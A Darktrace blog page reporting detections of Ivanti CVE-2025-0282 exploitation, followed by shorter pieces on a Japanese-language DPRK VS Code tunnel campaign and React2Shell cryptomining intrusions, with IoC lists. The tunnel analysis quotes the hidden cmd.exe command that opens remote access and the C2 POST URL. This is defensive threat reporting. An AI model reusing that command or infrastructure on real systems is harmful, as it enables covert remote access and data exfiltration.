ブログ
/
AI
/
March 7, 2025

Darktrace's Early Detection of the Latest Ivanti Exploits

In January 2025, Ivanti disclosed two critical vulnerabilities affecting their products. Darktrace detected exploitation of these vulnerabilities as early as December 2024.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Hugh Turnbull
Cyber Analyst
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
07
Mar 2025

As reported in Darktrace’s 2024 Annual Threat Report, the exploitation of Common Vulnerabilities and Exposures (CVEs) in edge infrastructure has consistently been a significant concern across the threat landscape, with internet-facing assets remaining highly attractive to various threat actors.

Back in January 2024, the Darktrace Threat Research team investigated a surge of malicious activity from zero-day vulnerabilities such as those at the time on Ivanti Connect Secure (CS) and Ivanti Policy Secure (PS) appliances. These vulnerabilities were disclosed by Ivanti in January 2024 as CVE-2023-46805 (Authentication bypass vulnerability) and CVE-2024-21887 (Command injection vulnerability), where these two together allowed for unauthenticated, remote code execution (RCE) on vulnerable Ivanti systems.

What are the latest vulnerabilities in Ivanti products?

In early January 2025, two new vulnerabilities were disclosed in Ivanti CS and PS, as well as their Zero Trust Access (ZTA) gateway products.

  • CVE-2025-0282: A stack-based buffer overflow vulnerability. Successful exploitation could lead to unauthenticated remote code execution, allowing attackers to execute arbitrary code on the affected system [1]
  • CVE-2025-0283: When combined with CVE-2025-0282, this vulnerability could allow a local authenticated attacker to escalate privileges, gaining higher-level access on the affected system [1]

Ivanti also released a statement noting they are currently not aware of any exploitation of CVE-2025-0283 at the time of disclosure [1].

Darktrace coverage of Ivanti

The Darktrace Threat Research team investigated the new Ivanti vulnerabilities across their customer base and discovered suspicious activity on two customer networks. Indicators of Compromise (IoCs) potentially indicative of successful exploitation of CVE-2025-0282 were identified as early as December 2024, 11 days before they had been publicly disclosed by Ivanti.

Case 1: December 2024

Authentication with a Privileged Credential

Darktrace initially detected suspicious activity connected with the exploitation of CVE-2025-0282 on December 29, 2024, when a customer device was observed logging into the network via SMB using the credential “svc_negbackups”, before authenticating with the credential “svc_negba” via RDP.

This likely represented a threat actor attempting to identify vulnerabilities within the system or application and escalate their privileges from a basic user account to a more privileged one. Darktrace / NETWORK recognized that the credential “svc_negbackups” was new for this device and therefore deemed it suspicious.

Darktrace / NETWORK’s detection of the unusual use of a new credential.
Figure 1: Darktrace / NETWORK’s detection of the unusual use of a new credential.

Likely Malicious File Download

Shortly after authentication with the privileged credential, Darktrace observed the device performing an SMB write to the C$ share, where a likely malicious executable file, ‘DeElevate64.exe’ was detected. While this is a legitimate Windows file, it can be abused by malicious actors for Dynamic-Link Library (DLL) sideloading, where malicious files are transferred onto other devices before executing malware. There have been external reports indicating that threat actors have utilized this technique when exploiting the Ivanti vulnerabilities [2].

Darktrace’s detection the SMB write of the likely malicious file ‘DeElevate64.exe’ on December 29, 2024.
Figure 2: Darktrace’s detection the SMB write of the likely malicious file ‘DeElevate64.exe’ on December 29, 2024.

Shortly after, a high volume of SMB login failures using the credential “svc_counteract-ext” was observed, suggesting potential brute forcing activity. The suspicious nature of this activity triggered an Enhanced Monitoring model alert that was escalated to Darktrace’s Security Operations Center (SOC) for further investigation and prompt notification, as the customer was subscribed to the Security Operations Support service.  Enhanced Monitoring are high-fidelity models detect activities that are more likely to be indicative of compromise

Suspicious Scanning and Internal Reconnaissance

Darktrace then went on to observe the device carrying out network scanning activity as well as anomalous ITaskScheduler activity. Threat actors can exploit the task scheduler to facilitate the initial or recurring execution of malicious code by a trusted system process, often with elevated permissions. The same device was also seen carrying out uncommon WMI activity.


Darktrace’s detection of a suspicious network scan from the compromised device.
Figure 3: Darktrace’s detection of a suspicious network scan from the compromised device.

Further information on the suspicious scanning activity retrieved by Cyber AI Analyst, including total number of connections and ports scanned.
Figure 4: Further information on the suspicious scanning activity retrieved by Cyber AI Analyst, including total number of connections and ports scanned.
Darktrace’s detection of a significant spike in WMI activity represented by DCE_RPC protocol request increases at the time, with little to no activity observed one week either side.
Figure 5: Darktrace’s detection of a significant spike in WMI activity represented by DCE_RPC protocol request increases at the time, with little to no activity observed one week either side.

Case 2: January 2025

Suspicious File Downloads

On January 13, 2025, Darktrace began to observe activity related to the exploitation of CVE-2025-0282  on the network of another customer, with one in particular device attempting to download likely malicious files.

Firstly, Darktrace observed the device making a GET request for the file “DeElevator64.dll” hosted on the IP 104.238.130[.]185. The device proceeded to download another file, this time “‘DeElevate64.exe”. from the same IP. This was followed by the download of “DeElevator64.dll”, similar to the case observed in December 2024. External reporting indicates that this DLL has been used by actors exploiting CVE-2025-0282 to sideload backdoor into infected systems [2]

Darktrace’s detection of the download of the suspicious file “DeElevator64.dll” on January 13, 2025.
Figure 6: Darktrace’s detection of the download of the suspicious file “DeElevator64.dll” on January 13, 2025.

Suspicious Internal Activity

Just like the previous case, on January 15, the same device was observed making numerous internal connections consistent with network scanning activity, as well as DCE-RPC requests.

Just a few minutes later, Darktrace again detected the use of a new administrative credential, observing the following details:

  • domain=REDACTED hostname=DESKTOP-1JIMIV3 auth_successful=T result=success ntlm_version=2 .

The hostname observed by Darktrace, “DESKTOP-1JIMIV3,” has also been identified by other external vendors and was associated with a remote computer name seen accessing compromised accounts [2].

Darktrace also observed the device performing an SMB write of an additional file, “to.bat,” which may have represented another malicious file loaded from the DLL files that the device had downloaded earlier. It is possible this represented the threat actor attempting to deploy a remote scheduled task.

Darktrace’s detection of SMB Write of the suspicious file “to.bat”.
Figure 7: Darktrace’s detection of SMB Write of the suspicious file “to.bat”.

Further investigation revealed that the device was likely a Veeam server, with its MAC address indicating it was a VMware device. It also appeared that the Veeam server was capturing activities referenced from the hostname DESKTOP-1JIMIV3. This may be analogous to the remote computer name reported by external researchers as accessing accounts [2]. However, this activity might also suggest that while the same threat actor and tools could be involved, they may be targeting a different vulnerability in this instance.

Autonomous Response

In this case, the customer had Darktrace’s Autonomous Response capability enabled on their network. As a result, Darktrace was able to contain the compromise and shut down any ongoing suspicious connectivity by blocking internal connections and enforcing a “pattern of life” on the affected device. This action allows a device to make its usual connections while blocking any that deviate from expected behavior. These mitigative actions by Darktrace ensured that the compromise was promptly halted, preventing any further damage to the customer’s environment.

Darktrace's Autonomous Response capability actively mitigating the suspicious internal connectivity.
Figure 8: Darktrace's Autonomous Response capability actively mitigating the suspicious internal connectivity.

Conclusion

If the previous blog in January 2024 was a stark reminder of the threat posed by malicious actors exploiting Internet-facing assets, the recent activities surrounding CVE-2025-0282 and CVE-2025-0283 emphasize this even further.

Based on the telemetry available to Darktrace, a wide range of malicious activities were identified, including the malicious use of administrative credentials, the download of suspicious files, and network scanning in the cases investigated .

These activities included the download of suspicious files such as “DeElevate64.exe” and “DeElevator64.dll” potentially used by attackers to sideload backdoors into infected systems. The suspicious hostname DESKTOP-1JIMIV3 was also observed and appears to be associated with a remote computer name seen accessing compromised accounts. These activities are far from exhaustive, and many more will undoubtedly be uncovered as threat actors evolve.

Fortunately, Darktrace was able to swiftly detect and respond to suspicious network activity linked to the latest Ivanti vulnerabilities, sometimes even before these vulnerabilities were publicly disclosed.

Credit to: Nahisha Nobregas, Senior Cyber Analyst, Emma Foulger, Principle Cyber Analyst, Ryan Trail, Analyst Content Lead and the Darktrace Threat Research Team

Appendices

Darktrace Model Detections

Case 1

·      Anomalous Connection / Unusual Admin SMB Session

·      Anomalous File / EXE from Rare External Location

·      Anomalous File / Internal / Unusual SMB Script Write

·      Anomalous File / Multiple EXE from Rare External Locations

·      Anomalous File / Script from Rare External Location

·      Compliance / SMB Drive Write

·      Device / Multiple Lateral Movement Model Alerts

·      Device / Network Range Scan

·      Device / Network Scan

·      Device / New or Uncommon WMI Activity

·      Device / RDP Scan

·      Device / Suspicious Network Scan Activity

·      Device / Suspicious SMB Scanning Activity

·      User / New Admin Credentials on Client

·      User / New Admin Credentials on Server 

Case 2

·      Anomalous Connection / Unusual Admin SMB Session

·      Anomalous Connection / Unusual Admin RDP Session

·      Compliance / SMB Drive Write

·      Device / Multiple Lateral Movement Model Alerts

·      Device / SMB Lateral Movement

·      Device / Possible SMB/NTLM Brute Force

·      Device / Suspicious SMB Scanning Activity

·      Device / Network Scan

·      Device / RDP Scan

·      Device / Large Number of Model Alerts

·      Device / Anomalous ITaskScheduler Activity

·      Device / Suspicious Network Scan Activity

·      Device / New or Uncommon WMI Activity

List of IoCs Possible IoCs:

·      DeElevator64.dll

·      deelevator64.dll

·      DeElevate64.exe

·      deelevator64.dll

·      deelevate64.exe

·      to.bat

Mid-high confidence IoCs:

-       104.238.130[.]185

-       http://104.238.130[.]185/DeElevate64.exe

-       http://104.238.130[.]185/DeElevator64.dll

-       DESKTOP-1JIMIV3

References:

1.     https://www.ivanti.com/blog/security-update-ivanti-connect-secure-policy-secure-and-neurons-for-zta-gateways

2.     https://unit42.paloaltonetworks.com/threat-brief-ivanti-cve-2025-0282-cve-2025-0283/

3.     https://www.proofpoint.com/uk/blog/identity-threat-defense/privilege-escalation-attack#:~:text=In%20this%20approach%2C%20attackers%20exploit,handing%20over%20their%20login%20credentials

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Hugh Turnbull
Cyber Analyst

More in this series

No items found.

Blog

/

Network

/

January 26, 2026

ダークトレース、韓国を標的とした、VS Codeを利用したリモートアクセス攻撃を特定

Default blog imageDefault blog image

はじめに

ダークトレースのアナリストは、韓国のユーザーを標的とした、北朝鮮(DPRK)が関係していると思われる攻撃を検知しました。このキャンペーンはJavascriptEncoded(JSE)スクリプトと政府機関を装ったおとり文書を使ってVisual Studio Code(VS Code)トンネルを展開し、リモートアクセスを確立していました。

技術分析

Decoy document with title “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026”.
図1: 「2026年上半期国立大学院夜間プログラムの学生選抜に関する文書」という表題のおとり文書。

このキャンペーンで確認されたサンプルは、Hangul Word Processor (HWPX) 文書に偽装したJSEファイルであり、スピアフィッシングEメールを使って標的に送付されたと考えられます。このJSEファイルは複数のBase64エンコードされたブロブを含み、Windows Script Hostによって実行されます。このHWPXファイルは“2026年上半期国立大学院夜間プログラムの学生選抜に関する文書(1)”という名前で、C:\ProgramDataにあり、おとりとして開かれます。この文書は韓国の公務員に関連する事務を管掌する政府機関、人事革新処を装ったものでした。文書内のメタデータから、脅威アクターは文書を本物らしくみせるため、政府ウェブサイトから文書を取得し、編集したと思われます。

Base64 encoded blob.
図2: Base64エンコードされたブロブ

このスクリプトは次に、VSCode CLI ZIPアーカイブをMicrosoftからC:\ProgramDataへ、code.exe(正規のVS Code実行形式)およびout.txtという名前のファイルとともにダウンロードします。

隠されたウィンドウで、コマンドcmd.exe/c echo | "C:\ProgramData\code.exe" tunnel --name bizeugene >"C:\ProgramData\out.txt" 2>&1 が実行され、 “bizeugene”という名前のVS Codeトンネルが確立されます。

VSCode Tunnel setup.
図3: VSCode トンネルの設定

VS Codeトンネルを使うことにより、ユーザーはリモートコンピューターに接続してVisualStudio Codeを実行できます。リモートコンピューターがVS Codeサーバーを実行し、このサーバーはMicrosoftのトンネルサービスに対する暗号化された接続を作成します。その後ユーザーはGitHubまたはMicrosoftにサインインし、VS CodeアプリケーションまたはWebブラウザを使って別のデバイスからこのマシンに接続することができます。VS Codeトンネルの悪用は2023年に最初に発見されて以来、東南アジアのデジタルインフラおよび政府機関を標的とする[1]中国のAPT(AdvancedPersistent Threat)グループにより使用されています。

 Contents of out.txt.
図4: out.txtの中身

“out.txt” ファイルには、VS Code Serverログおよび生成されたGitHubデバイスコードが含まれています。脅威アクターがGitHubアカウントからこのトンネルを承認すると、VS Codeを使って侵害されたシステムに接続されます。これにより脅威アクターはこのシステムに対する対話型のアクセスが可能となり、VS Codeターミナルやファイルブラウザーを使用して、ペイロードの取得やデータの抜き出しが可能になります。

GitHub screenshot after connection is authorized.
図5: 接続が承認された後のGitHub画面

このコード、およびトンネルトークン“bizeugene”が、POSTリクエストとしてhttps://www.yespp.co.kr/common/include/code/out.phpに送信されます。このコードは韓国にある正規のサイトですが、侵害されてC2サーバーとして使用されています。

まとめ

この攻撃で見られたHancom文書フォーマットの使用、政府機関へのなりすまし、長期のリモートアクセス、標的の選択は、過去に北朝鮮との関係が確認された脅威アクターの作戦パターンと一致しています。この例だけでは決定的なアトリビューションを行うことはできませんが、既存のDPRKのTTP(戦術、技法、手順)との一致は、このアクティビティが北朝鮮と関係を持つ脅威アクターから発生しているという確信を強めるものです。

また、このアクティビティは脅威アクターがカスタムマルウェアではなく正規のソフトウェアを使って、侵害したシステムへのアクセスを維持できる様子を示しています。VS Codeトンネルを使うことにより、攻撃者は専用のC2サーバーの代わりに、信頼されるMicrosoftインフラを使って通信を行うことができるのです。広く信頼されているアプリケーションの使用は、特に開発者向けツールがインストールされていることが一般的な環境では、検知をより困難にします。既知のマルウェアをブロックすることに重点を置いた従来型のセキュリティコントロールではこの種のアクティビティを識別することはできないかもしれません。ツール自体は有害なものではなく、多くの場合正規のベンダーによって署名されているからです。

作成:タラ・グールド(TaraGould)(マルウェア調査主任)
編集:ライアン・トレイル(Ryan Traill)(アナリストコンテンツ主任)

付録

侵害インジケータ (IoCs)

115.68.110.73 - 侵害されたサイトのIP

9fe43e08c8f446554340f972dac8a68c - 2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류 (1).hwpx.jse

MITRE ATTACK

T1566.001- フィッシング: 添付ファイル

T1059- コマンドおよびスクリプトインタプリタ

T1204.002- ユーザー実行

T1027- ファイルおよび情報の難読化

T1218- 署名付きバイナリプロキシ実行

T1105- 侵入ツールの送り込み

T1090- プロキシ

T1041- C2チャネル経由の抜き出し

参考資料

[1]  https://unit42.paloaltonetworks.com/stately-taurus-abuses-vscode-southeast-asian-espionage/

Continue reading
About the author

Blog

/

/

January 19, 2026

React2Shell Reflections: Cloud Insights, Finance Sector Impacts, and How Threat Actors Moved So Quickly

Default blog imageDefault blog image

Introduction

Last month’s disclosure of CVE 2025-55812, known as React2Shell, provided a reminder of how quickly modern threat actors can operationalize newly disclosed vulnerabilities, particularly in cloud-hosted environments.

The vulnerability was discovered on December 3, 2025, with a patch made available on the same day. Within 30 hours of the patch, a publicly available proof-of-concept emerged that could be used to exploit any vulnerable server. This short timeline meant many systems remained unpatched when attackers began actively exploiting the vulnerability.  

Darktrace researchers rapidly deployed a new honeypot to monitor exploitation of CVE 2025-55812 in the wild.

Within two minutes of deployment, Darktrace observed opportunistic attackers exploiting this unauthenticated remote code execution flaw in React Server Components, leveraging a single crafted request to gain control of exposed Next.js servers. Exploitation quickly progressed from reconnaissance to scripted payload delivery, HTTP beaconing, and cryptomining, underscoring how automation and pre‑positioned infrastructure by threat actors now compress the window between disclosure and active exploitation to mere hours.

For cloud‑native organizations, particularly those in the financial sector, where Darktrace observed the greatest impact, React2Shell highlights the growing disconnect between patch availability and attacker timelines, increasing the likelihood that even short delays in remediation can result in real‑world compromise.

Cloud insights

In contrast to traditional enterprise networks built around layered controls, cloud architectures are often intentionally internet-accessible by default. When vulnerabilities emerge in common application frameworks such as React and Next.js, attackers face minimal friction.  No phishing campaign, no credential theft, and no lateral movement are required; only an exposed service and exploitable condition.

The activity Darktrace observed during the React2shell intrusions reflects techniques that are familiar yet highly effective in cloud-based attacks. Attackers quickly pivot from an exposed internet-facing application to abusing the underlying cloud infrastructure, using automated exploitation to deploy secondary payloads at scale and ultimately act on their objectives, whether monetizing access through cryptomining or to burying themselves deeper in the environment for sustained persistence.

Cloud Case Study

In one incident, opportunistic attackers rapidly exploited an internet-facing Azure virtual machine (VM) running a Next.js application, abusing the React/next.js vulnerability to gain remote command execution within hours of the service becoming exposed. The compromise resulted in the staged deployment of a Go-based remote access trojan (RAT), followed by a series of cryptomining payloads such as XMrig.

Initial Access

Initial access appears to have originated from abused virtual private network (VPN) infrastructure, with the source IP (146.70.192[.]180) later identified as being associated with Surfshark

The IP address above is associated with VPN abuse leveraged for initial exploitation via Surfshark infrastructure.
Figure 1: The IP address above is associated with VPN abuse leveraged for initial exploitation via Surfshark infrastructure.

The use of commercial VPN exit nodes reflects a wider trend of opportunistic attackers leveraging low‑cost infrastructure to gain rapid, anonymous access.

Parent process telemetry later confirmed execution originated from the Next.js server, strongly indicating application-layer compromise rather than SSH brute force, misused credentials, or management-plane abuse.

Payload execution

Shortly after successful exploitation, Darktrace identified a suspicious file and subsequent execution. One of the first payloads retrieved was a binary masquerading as “vim”, a naming convention commonly used to evade casual inspection in Linux environments. This directly ties the payload execution to the compromised Next.js application process, reinforcing the hypothesis of exploit-driven access.

Command-and-Control (C2)

Network flow logs revealed outbound connections back to the same external IP involved in the inbound activity. From a defensive perspective, this pattern is significant as web servers typically receive inbound requests, and any persistent outbound callbacks — especially to the same IP — indicate likely post-exploitation control. In this case, a C2 detection model alert was raised approximately 90 minutes after the first indicators, reflecting the time required for sufficient behavioral evidence to confirm beaconing rather than benign application traffic.

Cryptominers deployment and re-exploitation

Following successful command execution within the compromised Next.js workload, the attackers rapidly transitioned to monetization by deploying cryptomining payloads. Microsoft Defender observed a shell command designed to fetch and execute a binary named “x” via either curl or wget, ensuring successful delivery regardless of which tooling was availability on the Azure VM.

The binary was written to /home/wasiluser/dashboard/x and subsequently executed, with open-source intelligence (OSINT) enrichment strongly suggesting it was a cryptominer consistent with XMRig‑style tooling. Later the same day, additional activity revealed the host downloading a static XMRig binary directly from GitHub and placing it in a hidden cache directory (/home/wasiluser/.cache/.sys/).

The use of trusted infrastructure and legitimate open‑source tooling indicates an opportunistic approach focused on reliability and speed. The repeated deployment of cryptominers strongly suggests re‑exploitation of the same vulnerable web application rather than reliance on traditional persistence mechanisms. This behavior is characteristic of cloud‑focused attacks, where publicly exposed workloads can be repeatedly compromised at scale more easily.

Financial sector spotlight

During the mass exploitation of React2Shell, Darktrace observed targeting by likely North Korean affiliated actors focused on financial organizations in the United Kingdom, Sweden, Spain, Portugal, Nigeria, Kenya, Qatar, and Chile.

The targeting of the financial sector is not unexpected, but the emergence of new Democratic People’s Republic of Korea (DPRK) tooling, including a Beavertail variant and EtherRat, a previously undocumented Linux implant, highlights the need for updated rules and signatures for organizations that rely on them.

EtherRAT uses Ethereum smart contracts for C2 resolution, polling every 500 milliseconds and employing five persistence mechanisms. It downloads its own Node.js runtime from nodejs[.]org and queries nine Ethereum RPC endpoints in parallel, selecting the majority response to determine its C2 URL. EtherRAT also overlaps with the Contagious Interview campaign, which has targeted blockchain developers since early 2025.

Read more finance‑sector insights in Darktrace’s white paper, The State of Cyber Security in the Finance Sector.

Threat actor behavior and speed

Darktrace’s honeypot was exploited just two minutes after coming online, demonstrating how automated scanning, pre-positioned infrastructure and staging, and C2 infrastructure traced back to “bulletproof” hosting reflects a mature, well‑resourced operational chain.

For financial organizations, particularly those operating cloud‑native platforms, digital asset services, or internet‑facing APIs, this activity demonstrates how rapidly geopolitical threat actors can weaponize newly disclosed vulnerabilities, turning short patching delays into strategic opportunities for long‑term access and financial gain. This underscores the need for a behavioral-anomaly-led security posture.

Credit to Nathaniel Jones (VP, Security & AI Strategy, Field CISO) and Mark Turner (Specialist Security Researcher)

Edited by Ryan Traill (Analyst Content Lead)

Appendices

Indicators of Compromise (IoCs)

146.70.192[.]180 – IP Address – Endpoint Associated with Surfshark

References

https://www.darktrace.com/resources/the-state-of-cybersecurity-in-the-finance-sector

Continue reading
About the author
Nathaniel Jones
VP, Security & AI Strategy, Field CISO
あなたのデータ × DarktraceのAI
唯一無二のDarktrace AIで、ネットワークセキュリティを次の次元へ